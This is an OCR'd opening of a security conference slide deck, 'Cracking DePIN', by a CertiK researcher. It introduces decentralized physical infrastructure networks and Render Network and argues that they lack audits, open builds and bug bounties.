Cracking DePIN

Decentralized Devices, Centralized Disasters

Guanxing Wen


$whoami

- Security Researcher
- CertiK since 2024
  - Focus: ZK/L2, hardware wallet and DePIN
- Previously: Pangu Team
  - Focus: TEE, Bootloader and Kernel


What is **DePIN**

- **De**centralized **P**hysical **I**nfrastructure **N**etworks
- Coordinate real-world hardware infrastructure
  - Blockchain-based, token incentives and permission-less marketplaces
- **AI Computation, GPU Rendering,** Network Coverage, File Storage
  - https://depinscan.io/
  - Helium, Render Network, Filecoin, Akash, Aethir …

Infrastructure - Ideally



Infrastructure - Reality




DePIN Security

- Large Gap with proven Web3 practices

Proven Practices	DePIN Reality
open-source, deterministic builds	proprietary devices and binaries
Independent third-party audits	Few or none
Bug Bounties and quick response	Rare Adoption — often no disclosure channel


SECURITY-UNKNOWN BATTLEGROUNDS
No map, no markers — just hidden exploits waiting to drop.


Render Network



Render Network


- Distributed GPU rendering network
  - 3D rendering, motion graphics, VFX, and increasingly, AI model training/inference tasks
- Decentralized Marketplace
  - Artists/creators submit jobs; GPU providers complete tasks, earning RNDR tokens

Render Network



